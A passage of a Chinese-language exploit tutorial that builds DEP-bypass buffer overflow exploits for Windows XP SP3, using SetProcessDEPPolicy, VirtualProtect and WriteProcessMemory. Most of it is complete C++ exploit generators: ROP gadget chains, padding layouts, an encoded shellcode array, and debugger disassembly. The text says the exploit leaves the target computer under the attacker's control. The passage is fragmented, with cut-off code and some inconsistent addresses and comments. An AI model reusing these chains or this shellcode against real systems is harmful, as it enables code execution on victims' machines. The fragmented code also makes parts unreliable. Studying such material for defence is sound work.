"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    ByteArray rop;
    /* Prepare edi */
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0023fb30
    // ...esp = eax + 0x0c = 0023fb3c
    (rop += 0x7c9694b0).padding(4); /*pop ebp*/
```

```
// 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
// 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
// ...eax = eax - 0x60 = 0023fad0
// ...esp = esp + 0x10 = 0023fb4c
// ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
// .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
// .....break our rop chain.
(rop += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
(rop += 0x7c934c5e).padding(4); /*pop ebp*/
// 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
// ...edi = 0023fad0
// ...esp = esp + 0x14 = 0023fb60
// ...After this step, edi = esp - 0x90 bytes  */
(rop += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
// retn 0x08 padding left

/* Save 0 in [edi] */
// 0x7c91c265 :  # XOR ECX,ECX # RETN [ntdll.dll]
// ...ecx = 0
(rop += 0x7c91c265).padding(8); /*retn 0x08*/
// 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
// ...eax = edi
(rop += 0x77c34dc2).padding(4); /*pop esi*/
// 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
//  ...[eax] = ecx, so [edi] = ecx = 0
(rop += 0x7c919b18).padding(4); /*pop ebp*/
// retn 0x04 left
```



```
// 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
// ...this gadget should be run 10 times
// ...so eax = edi - 0x14 = 0023fabc
for(size_t i = 0; i < 10; ++i)
    (rop += 0x77c31983).padding(4); /*pop ebp*/
// 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
// ...esp = eax = 0023fabc
// ...this retn will be back to [0023fabc+4] = [0023fac0]
// ...esp = esp+0x10(pop ebp#retn 0x08) = 0023facc
(rop += 0x7c969613).padding(4); /*pop ebp*/
// retn 0x08 padding left

/*
    0:000> uf SetProcessDEPPolicy
    kernel32!SetProcessDEPPolicy:
    7c8622a4 8bff            mov     edi,edi

    kernel32!SetProcessDEPPolicy+0x60:
    7c862304 5d              pop     ebp
    7c862305 c20400          ret     4
*/
ByteArray padding_A(0x20, 'A');
ByteArray SetProcessDEPPolicy(0x7c8622a4);
ByteArray padding_B(0x08, 'B'); // The end of rop has a 'retn 0x08' padding.
// 0x7c96bf33 : jmp esp [ntdll.dll]
ByteArray stack_pivot(0x7c96bf33);
ByteArray padding_C(0x04, 'C'); /*ret 4 of SetProcessDEPPolicy*/
ByteArray shellcode_A;
shellcode_A.pack_opcode("E9FB000000"); // jmp 0x0100
// Make sure the length of the buffer will overflow
string padding_D(0x53, 'D');

string nops(16, '\x90');
string shellcode(code);
ofstream fout(FILENAME, ios::binary);
fout << padding_A
    << SetProcessDEPPolicy
    << padding_B
    << stack_pivot
    << padding_C
    << shellcode_A
    << padding_D
    << rop
    << nops << shellcode;
}
```

存檔編譯執行，輸出 c:\buffer_overflow\xp-method-SetProcessDEPPolicy.txt。再次打招呼：



其實這個攻擊程式還可以更短更快，因為參數數值 0 是固定值，不一定需要透過 ROP 動態產生。留給讀者自行練習。

第二把劍很適合在 Windows XP SP3 下使用，所以當我們要針對某個新的漏洞製作 PoC (Proof of Concept) 的時候，就可以使用它。

第一和第二把劍在新版的 Windows 系統中不被支援。

第三劍：VirtualProtect

根據 MSDN，VirtualProtect 有四個參數，函式的功能是將指定的記憶體區間設定為可執行，並不是直接關閉 DEP。

第一個參數放置的是指定記憶體區間的起始位址。第二個參數是記憶體區間的長度。第三個參數要放置 PAGE_EXECUTE_READWRITE 常數，其數值為 0x40，代表將記憶體區間設定為可讀可寫可執行（保持最大的彈性嘛）。特別值得注意的是第四個參數，必須放置一個可以寫的 32 位元空間，VirtualProtect 會將指定的記憶體區間原本的存取限制寫回到這個空間，所以一個好的選擇就是放置一個堆疊的位址讓函式覆寫上去。如果第四個參數放 NULL，也就是數值 0，則 VirtualProtect 會執行失敗。如果 VirtualProtect 執行失敗，回傳值放在 eax 裡面會等於 0；如果成功則 eax 非零，通常是 1。

安排緩衝區的邏輯同前面類似，畢竟我們攻擊的是同一支程式，只是用不同手段攻擊之：


```
edi+0x04    放置固定數值 0x400 當作參數 2
edi+0x08    放置固定數值 0x40 當作參數 3
edi+0x0c    padding C2，參數 4，動態產生，使用 edi-0x24，就是令 [edi+0x0c] = edi-0x24
edi+0x10    shellcode A，跳過 rop 回到 shellcode B
edi+0x15    padding D，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop1 設定 edi = iesp - 0x60
            rop2 設定參數 1
            rop3 設定參數 4
            rop4 修改 [edi-0x10] 上的 VirtualProtect 位址，使 1b 變成 1a
            rop5 呼叫 VirtualProtect
edi+????    shellcode B
```

參數 2 和 3 都是固定值，我們在一開始直接推入緩衝區，不透過 ROP 設定。我們指定區間從 edi 開始，所以參數 1 會塞入 edi 的值，然後區間長度為 0x400 就是參數 2，參數 3 固定放置 0x40 代表 PAGE_EXECUTE_READWRITE，參數 4 則使用一個不會影響我們整個 ROP 流程的位址 edi-0x24。

XP SP3 內的 VirtualProtect 位址是 0x7c801ad4，其中 1a 是 bad char，fscanf 遇到會中止。因此我們用點巧：先推入 0x7c801bd4，再用 rop4 把 1b 修成 1a。

攻擊程式草稿如下，我們要先計算 rop1 ~ rop5 總長度：

```
// File name: XP-VirtualProtect.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outlook.com

#include <iostream>

#include "bytearray.h"

using namespace std;

int main() {
    /* ROP 1: * preserve the room for the parameter(s)
            * use the unpopular EDI as our base  */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    // ...esp = eax + 0x0c = 0022fb3c
    (rop1 += 0x7c9694b0).padding(4);
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0022fad0
    // ...esp = esp + 0x10 = 0022fb4c
    // ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
    // .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
    // .....break our rop chain.
    (rop1 += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
    (rop1 += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
    // ...edi = 0022fad0
    // ...esp = esp + 0x14 = 0022fb60
    // ...After this step, edi = esp - 0x90 bytes  */
    (rop1 += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
    // retn 0x08 padding left

    /* ROP 2: save edi in [edi] */
    ByteArray rop2;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    (rop2 += 0x77c34dc2).padding(0x0c); /*retn 0x08 # pop esi*/
    // 0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    // ...ecx = eax = edi
    (rop2 += 0x7c902b4c);
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    (rop2 += 0x77c34dc2).padding(4); /*pop esi*/
    // 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    //  ...[eax] = ecx, so [edi] = edi
    (rop2 += 0x7c919b18).padding(4); /*pop ebp*/
    // retn 0x04 left

    /* ROP 3: save a writable address in [edi+0x0c]; we use (edi-0x24)*/
    ByteArray rop3;
    // eax = edi
    // 0x77c33127 :  # ADD EAX,0C # RETN [msvcrt.dll]
    // eax = edi+0x0c
    (rop3 += 0x77c33127).padding(0x04); /*retn 0x04*/
    // 0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    // ...ecx = eax = edi+0x0c
    rop3 += 0x7c902b4c;
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = edi-0x24, we will use this as the dummy and writable address
    (rop3 += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
    // ...eax = edi+0xc; ecx = edi-0x24
    rop3 += 0x77c13ffd;
    // 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    //  ...[eax] = ecx, so [edi+0x0c] = edi-0x24
    (rop3 += 0x7c919b18).padding(4); /*pop ebp*/
    // retn 0x04 left

    /* ROP 4: fix VirtualProtect's bad char 0x1a
        ...VirtualProtect: 0x7c801ad4, and should be store in [0022fac0]
```



```
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN [ntdll.dll]
    // ...eax = 0x100
    (rop4 += 0x7c974196).padding(4); /*pop ebp*/
    // 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
    // ...ecx = 0x100
    rop4 += 0x77c13ffd;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi = 0022fad0
    (rop4 += 0x77c34dc2).padding(4); /*pop esi*/
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0022fa70
    (rop4 += 0x7c934c5e).padding(4); /*pop ebp*/
    (rop4 += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    // 0x7c92a274 :  # ADD EAX,2 # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = eax + 0x04 = 0022fa74
    (rop4 += 0x7c92a274).padding(4); /*pop ebp*/
    (rop4 += 0x7c92a274).padding(8); /*retn 4 # pop ebp*/
    // 0x7c969546 :  # SUB DWORD PTR DS:[EAX+4C],ECX # POP ESI # POP EBP # RETN 0x0C [ntdll.dll]
    // ...[eax+4c] -= ecx, so [0022fac0] -= 0x100
    (rop4 += 0x7c969546).padding(0x0c); /*retn 4 # pop # pop*/
    // retn 0x0c left

    /* ROP 5: set esp to edi-4 and eip to edi-0x10*/
    ByteArray rop5;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi = 0022fad0
    (rop5 += 0x77c34dc2).padding(0x10); /*retn 0x0c # pop esi*/
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    // ...this gadget should be run 10 times
    // ...so eax = edi - 0x14 = 0022fabc
    for(size_t i = 0; i < 10; ++i)
        (rop5 += 0x77c31983).padding(4); /*pop ebp*/
    // 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
    // ...esp = eax = 0022fabc
    // ...this retn will be back to [0022fabc+4] = [0022fac0]
    // ...esp = esp+0x10(pop ebp#retn 0x08) = 0022facc
    (rop5 += 0x7c969613).padding(4); /*pop ebp*/
    // retn 0x08 padding left

    ByteArray padding_A(0x20, 'A');
    // kernel32!VirtualProtect is at 0x7c801ad4
    // but 1a is a bad char, so we use 1b and fix it later
    ByteArray VirtualProtect(0x7c801b04);
    ByteArray padding_B(0x08, 'B'); // The end of rop has a 'retn 0x08' padding.
    // 0x7c96bf33 : jmp esp [ntdll.dll]
    ByteArray stack_pivot(0x7c96bf33);
    ByteArray padding_C1(0x04, 'C');
    ByteArray arg2(0x400);
    ByteArray arg3(0x40);
    ByteArray padding_C2(0x04, 'C');
    ByteArray shellcode_A(0x05, '\xCC'); // we don't know how far we should jump yet
    // Make sure the length of the buffer will overflow
    ByteArray padding_D(0x47, 'D');

    cout << "rop1 ~ rop5: " << rop1.size() + rop2.size() + rop3.size() + rop4.size() + rop5.size() << '\n';
}
```

得到 rop1 ~ rop5 總長度為 296，也就是 0x128 bytes。

0x5c + 0x128 = 0x0184，這是 shellcode B 的相對位置，推導緩衝區相對位置如下：

```
edi-0x30    padding A
edi-0x10    VirtualProtect 呼叫
edi-0x0c    padding B
edi-0x04    jmp esp
edi         padding C1，也是 VirtualProtect 的參數 1，動態產生，使用 edi，也就是令 [edi] = edi
edi+0x04    放置固定數值 0x400 當作參數 2
edi+0x08    放置固定數值 0x40 當作參數 3
edi+0x0c    padding C2，參數 4，動態產生，使用 edi-0x24，也就是令 [edi+0x0c] = edi-0x24
edi+0x10    shellcode A，跳過 rop 回到 shellcode B
edi+0x15    padding D，從 padding A 到這裡結束要填滿 140 (0x8c) bytes，以便發生緩衝區溢位狀況
edi+0x5c    rop1 設定 edi = iesp - 0x60
```

```
            rop4 設定參數 1
            rop3 設定參數 4
            rop4 修改 [edi-0x10] 上的 VirtualProtect 位址，使 1b 變成 1a
            rop5 呼叫 VirtualProtect
edi+0x0184  shellcode B
```

因此 shellcode A 需要跳過 (edi+0x0184) - (edi+0x10) = 0x0174 bytes。因此攻擊程式最後修改如下：

```
// File name: XP-VirtualProtect.cpp
// Windows XP SP3 x86 EN
// 2015-01-29
// fon909@outLook.com

#include <iostream>
#include <fstream>

#include "bytearray.h" // 記得加入 ByteArray

using namespace std;

#define FILENAME "c:\\buffer_overflow\\xp-method-VirtualProtect.txt"
```




```
char code[] =
"\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"
"\x34\x05\xcc\xe5\xf5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"
"\x14\xb2\x56";
//NULL count: 0

int main() {
    /* ROP 1: * preserve the room for the parameter(s)
              * use the unpopular EDI as our base  */
    ByteArray rop1;
    // 0x7c9694b0 :  # PUSH ESP # ADD BH,BH # DEC ECX # POP EAX # POP EBP # RETN 0x04 [ntdll.dll]
    // ...eax = esp = 0022fb30
    // ...esp = eax + 0x0c = 0022fb3c
    (rop1 += 0x7c9694b0).padding(4);
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0022fad0
    // ...esp = esp + 0x10 = 0022fb4c
    // ...The chain will "ADD AL,66" at the next step, so we need to make sure EAX will
    // .....be smaller than ESP after the next step, otherwise "MOV [EAX],1B00001" may
    // .....break our rop chain.
    (rop1 += 0x7c934c5e).padding(8); /*retn 0x04 # pop ebp*/
    (rop1 += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x7c9348df :  # PUSH EAX # ADD AL,66 # MOV DWORD PTR DS:[EAX],1B00001 # POP EDI # POP ESI # POP EBP # RETN 0x08 [ntdll.dll]
    // ...edi = 0022fad0
    // ...esp = esp + 0x14 = 0022fb60
    // ...After this step, edi = esp - 0x90 bytes  */
    (rop1 += 0x7c9348df).padding(8); /*pop esi # pop ebp*/
    // retn 0x08 padding left

    /* ROP 2: save edi in [edi] */
    ByteArray rop2;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    (rop2 += 0x77c34dc2).padding(0x0c); /*retn 0x08 # pop esi*/
    // 0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    // ...ecx = eax = edi
    (rop2 += 0x7c902b4c);
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi
    (rop2 += 0x77c34dc2).padding(4); /*pop esi*/
    // 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    //  ...[eax] = ecx, so [edi] = edi
    (rop2 += 0x7c919b18).padding(4); /*pop ebp*/
    // retn 0x04 left

    /* ROP 3: save a writable address in [edi+0x0c]; we use (edi-0x24)*/
    ByteArray rop3;
    // eax = edi
    // 0x77c33127 :  # ADD EAX,0C # RETN [msvcrt.dll]
    // eax = edi+0x0c
    (rop3 += 0x77c33127).padding(0x04); /*retn 0x04*/
    // 0x7c902b4c :  # MOV ECX,EAX # MOV EAX,EDX # MOV EDX,ECX # RETN [ntdll.dll]
    // ...ecx = eax = edi+0x0c
    rop3 += 0x7c902b4c;
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = edi-0x24, we will use this as the dummy and writable address
    (rop3 += 0x7c934c5e).padding(4); /*pop ebp*/
    // 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
    // ...eax = edi+0xc; ecx = edi-0x24
    rop3 += 0x77c13ffd;
    // 0x7c919b18 :  # MOV DWORD PTR DS:[EAX],ECX # POP EBP # RETN 0x04 [ntdll.dll]
    //  ...[eax] = ecx, so [edi+0x0c] = edi-0x24
    (rop3 += 0x7c919b18).padding(4); /*pop ebp*/
    // retn 0x04 left

    /* ROP 4: fix VirtualProtect's bad char 0x1a
        ...VirtualProtect: 0x7c801ad4, and should be store in [0022fac0]
        ...At first we store 0x7c801ad4+0x100=0x7c801bd4 in [0022fac0] */
    ByteArray rop4;
    // 0x77c280dc :  # XOR EAX,EAX # RETN [msvcrt.dll]
    // ...eax = 0
    (rop4 += 0x77c280dc).padding(4); /*retn 4*/
    // 0x7c974196 :  # ADD EAX,100 # POP EBP # RETN [ntdll.dll]
    // ...eax = 0x100
    (rop4 += 0x7c974196).padding(4); /*pop ebp*/
    // 0x77c13ffd :  # XCHG EAX,ECX # RETN [msvcrt.dll]
    // ...ecx = 0x100
    rop4 += 0x77c13ffd;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi = 0022fad0
    (rop4 += 0x77c34dc2).padding(4); /*pop esi*/
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // 0x7c934c5e :  # SUB EAX,30 # POP EBP # RETN [ntdll.dll]
    // ...eax = eax - 0x60 = 0022fa70
    (rop4 += 0x7c934c5e).padding(4); /*pop ebp*/
    (rop4 += 0x7c934c5e).padding(4); /*pop ebp*/
```



```
    // 0x7c969546 :  # SUB DWORD PTR DS:[EAX+4C],ECX # POP ESI # POP EBP # RETN 0x0C [ntdll.dll]
    // ...[eax+4c] -= ecx, so [0022fac0] -= 0x100
    (rop4 += 0x7c969546).padding(0x0c); /*retn 4 # pop # pop*/
    // retn 0x0c left

    /* ROP 5: set esp to edi-4 and eip to edi-0x10*/
    ByteArray rop5;
    // 0x77c34dc2 :  # MOV EAX,EDI # POP ESI # RETN [msvcrt.dll]
    // ...eax = edi = 0022fad0
    (rop5 += 0x77c34dc2).padding(0x10); /*retn 0x0c # pop esi*/
    // 0x77c31983 :  # ADD EAX,-2 # POP EBP # RETN [msvcrt.dll]
    // ...this gadget should be run 10 times
    // ...so eax = edi - 0x14 = 0022fabc
    for(size_t i = 0; i < 10; ++i)
        (rop5 += 0x77c31983).padding(4); /*pop ebp*/
    // 0x7c969613 :  # PUSH EAX # SUB AL,8B # DEC ECX # OR AL,1 # DEC EAX # POP ESP # POP EBP # RETN 0x08 [ntdll.dll]
    // ...esp = eax = 0022fabc
    // ...this retn will be back to [0022fabc+4] = [0022fac0]
    // ...esp = esp+0x10(pop ebp#retn 0x08) = 0022facc
    (rop5 += 0x7c969613).padding(4); /*pop ebp*/
    // retn 0x08 padding left

    ByteArray padding_A(0x20, 'A');
    // kernel32!VirtualProtect is at 0x7c801ad4
    // but 1a is a bad char, so we use 1b and fix it later
    ByteArray VirtualProtect(0x7c801bd4);
    ByteArray padding_B(0x08, 'B'); // The end of rop has a 'retn 0x08' padding.
```

```
    // 0x7c96bf33 : jmp esp [ntdll.dll]
    ByteArray stack_pivot(0x7c96bf33);
    ByteArray padding_C1(0x04, 'C');
    ByteArray arg2(0x400);
    ByteArray arg3(0x40);
    ByteArray padding_C2(0x04, 'C');
    ByteArray shellcode_A;
    shellcode_A.pack_opcode("E96F010000"); // jmp dword 0x174
    // Make sure the length of the buffer will overflow
    ByteArray padding_D(0x47, 'D');

    ByteArray nops(16, '\x90');
    ByteArray shellcode(code);

    ofstream fout(FILENAME, ios::binary);
    fout << padding_A
        << VirtualProtect
        << padding_B
        << stack_pivot
        << padding_C1
        << arg2 << arg3
        << padding_C2
        << shellcode_A
        << padding_D
        << rop1 << rop2 << rop3 << rop4 << rop5
        << nops << shellcode;
}
```

編譯執行後得到：c:\buffer_overflow\xp-method-VirtualProtect.txt 文字檔案。攻擊後電腦隨我們控制：



VirtualProtect 是攻擊新版 Windows 系統很常用的一種作法。

第四劍：**WriteProcessMemory**

這一把劍很特別，有兩種用法：第一種是找一個可執行的記憶體位址，確定它夠大，然後硬寫 shellcode 上去執行。但是要小心如果寫入的位址如果之後會用到，程式就會當掉了。而且也需要找一個穩定的位址，如果考慮 ASLR 進來，記得不能夠寫死這個位址，要動態產生。

第二種是直接把 shellcode 寫入到 WriteProcessMemory 內部，也就是直接寫在 kernel32.dll 模組的記憶體區塊中，而且是剛好寫在寫這個動作的下一行指令記憶體位址，這樣一寫完，程序流程立刻在 shellcode 上面，不需要類似 jmp esp 的指令。這是一種很酷的作法，但是也要小心不能寫得太長，因為 WriteProcessMemory 是在 kernel32.dll 裡面，很可能會覆蓋到其他 kernel32.dll 的函式，而剛好你的 shellcode 也會用到那個函式，就不太妙了，不是嗎？我們以下展示這種作法。


```
  _In_   HANDLE hProcess,
  _In_   LPVOID lpBaseAddress,
  _In_   LPCVOID lpBuffer,
  _In_   SIZE_T nSize,
  _Out_  SIZE_T *lpNumberOfBytesWritten
);
```

第一個參數可以放 0xffffffff (-1)，代表當前執行的程序。第二個參數放被寫入的位址。第三個參數放寫入的位址。第四個參數指定寫入長度。第五個參數可以放一個可寫入的記憶體位址， 會被函式覆寫上最後函式寫入了多少 bytes，我們可以直接放 NULL 就是數值 0 在這個位置。

第三和第四個參數應該沒什麼問題，就放 shellcode 所在地址以及 shellcode 的長度（通常會放大於等於 shellcode 長度）。關於第二個參數是頗值得深入討論一下，我們先用 WinDbg 看一下 WriteProcessMemory：

```
0:000> uf writeprocessmemory
kernel32!WriteProcessMemory:
7c802213 8bff            mov     edi,edi
7c802215 55              push    ebp
7c802216 8bec            mov     ebp,esp
7c802218 51              push    ecx
7c802219 51              push    ecx
7c80221a 8b450c          mov     eax,dword ptr [ebp+0Ch]
7c80221d 53              push    ebx
7c80221e 8b5d14          mov     ebx,dword ptr [ebp+14h]
7c802221 56              push    esi
7c802222 8b35c412807c    mov     esi,dword ptr [kernel32!_imp__NtProtectVirtualMemory (7c8012c4)]
7c802228 57              push    edi
7c802229 8b7d08          mov     edi,dword ptr [ebp+8]
7c80222c 8945f8          mov     dword ptr [ebp-8],eax
7c80222f 8d4514          lea     eax,[ebp+14h]
7c802232 50              push    eax
7c802233 6a40            push    40h
7c802235 8d45fc          lea     eax,[ebp-4]
7c802238 50              push    eax
7c802239 8d45f8          lea     eax,[ebp-8]
7c80223c 50              push    eax
7c80223d 57              push    edi
7c80223e 895dfc          mov     dword ptr [ebp-4],ebx
7c802241 ffd6            call    esi
7c802243 3d4e0000c0      cmp     eax,0C000004Eh
7c802248 745c            je      kernel32!WriteProcessMemory+0x37 (7c8022a6)

kernel32!WriteProcessMemory+0x48:
7c80224a 85c0            test    eax,eax
7c80224c 7c4d            jl      kernel32!WriteProcessMemory+0xfd (7c80229b)

kernel32!WriteProcessMemory+0x50:
7c80224e 8b4514          mov     eax,dword ptr [ebp+14h]
7c802251 a8cc            test    al,0CCh
7c802253 7464            je      kernel32!WriteProcessMemory+0x57 (7c8022b9)

kernel32!WriteProcessMemory+0xbb:
7c802255 8d4d14          lea     ecx,[ebp+14h]
7c802258 51              push    ecx
7c802259 50              push    eax
7c80225a 8d45fc          lea     eax,[ebp-4]
7c80225d 50              push    eax
7c80225e 8d45f8          lea     eax,[ebp-8]
7c802261 50              push    eax
7c802262 57              push    edi
7c802263 ffd6            call    esi
7c802265 8d4508          lea     eax,[ebp+8]
7c802268 50              push    eax
7c802269 53              push    ebx
7c80226a ff7510          push    dword ptr [ebp+10h]
7c80226d ff750c          push    dword ptr [ebp+0Ch]
7c802270 57              push    edi
7c802271 ff150414807c    call    dword ptr [kernel32!_imp__NtWriteVirtualMemory (7c801404)]
7c802277 8b4d18          mov     ecx,dword ptr [ebp+18h]
7c80227a 85c9            test    ecx,ecx
7c80227c 0f859e000000    jne     kernel32!WriteProcessMemory+0xe4 (7c802320)

kernel32!WriteProcessMemory+0xe9:
7c802282 85c0            test    eax,eax
7c802284 7c15            jl      kernel32!WriteProcessMemory+0xfd (7c80229b)

kernel32!WriteProcessMemory+0xed:
7c802286 53              push    ebx
```

```
7c80228f ff750c          push    dword ptr [ebp+0Ch]
7c802292 57              push    edi
7c802293 ff15d412807c    call    dword ptr [kernel32!_imp__NtFlushInstructionCache (7c8012d4)]
7c802299 33c0            xor     eax,eax
7c80229b 40              inc     eax

kernel32!WriteProcessMemory+0x105:
7c80229c 5f              pop     edi
7c80229d 5e              pop     esi
7c80229e 5b              pop     ebx
7c80229f c9              leave
7c8022a0 c21400          ret     14h

kernel32!WriteProcessMemory+0xfd:
7c8022a3 50              push    eax
7c8022a4 e878710000      call    kernel32!BaseSetLastNTError (7c809419)
7c8022a9 e984000000      jmp     kernel32!WriteProcessMemory+0x103 (7c80232a)
```



```
7c8022ac 8b45fc          mov     eax,[ebp-4]
7c8022af 50              push    eax
7c8022b0 8d45f8          lea     eax,[ebp-8]
7c8022b3 50              push    eax
7c8022b4 57              push    edi
7c8022b5 ffd6            call    esi
7c8022b7 eb91            jmp     kernel32!WriteProcessMemory+0x48 (7c80224a)

kernel32!WriteProcessMemory+0x57:
7c8022b9 a803            test    al,3
7c8022bb 7540            jne     kernel32!WriteProcessMemory+0x9b (7c8022fd)

kernel32!WriteProcessMemory+0x5b:
7c8022bd 8d4508          lea     eax,[ebp+8]
7c8022c0 50              push    eax
7c8022c1 53              push    ebx
7c8022c2 ff7510          push    dword ptr [ebp+10h]
